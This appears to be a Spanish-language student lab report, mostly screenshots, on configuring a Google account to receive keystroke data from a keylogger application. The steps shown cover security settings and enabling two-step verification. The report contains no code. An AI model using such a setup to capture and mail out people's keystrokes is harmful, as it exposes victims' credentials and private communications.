

Practica N°1

Nombre: Rafael Antonio Patricio Ayllon


CI: 10473854


RU: 108771

Parte 1

Modificar parámetros del correo:


1. Primeramente, debemos tener la máquina virtual con internet








2. Ahora lo que haremos es modificar nuestro correo electrónico para que reciba datos de nuestra aplicación de Keylogger forma continua: (para este apartado del correo electrónico puede crearse uno de prueba lo cual es lo más recomendable)

Nos vamos a la opción “Gestionar tu cuenta de Google”.







Ahora entramos a la pestaña seguridad.




Luego nos ubicamos en iniciar sección en Google y seleccionamos la opción verificación en dos pasos.





Luego nos ubicamos en iniciar sección en Google y seleccionamos la opción verificación en dos pasos.




Hacemos clic en Activar verificación de dos pasos.

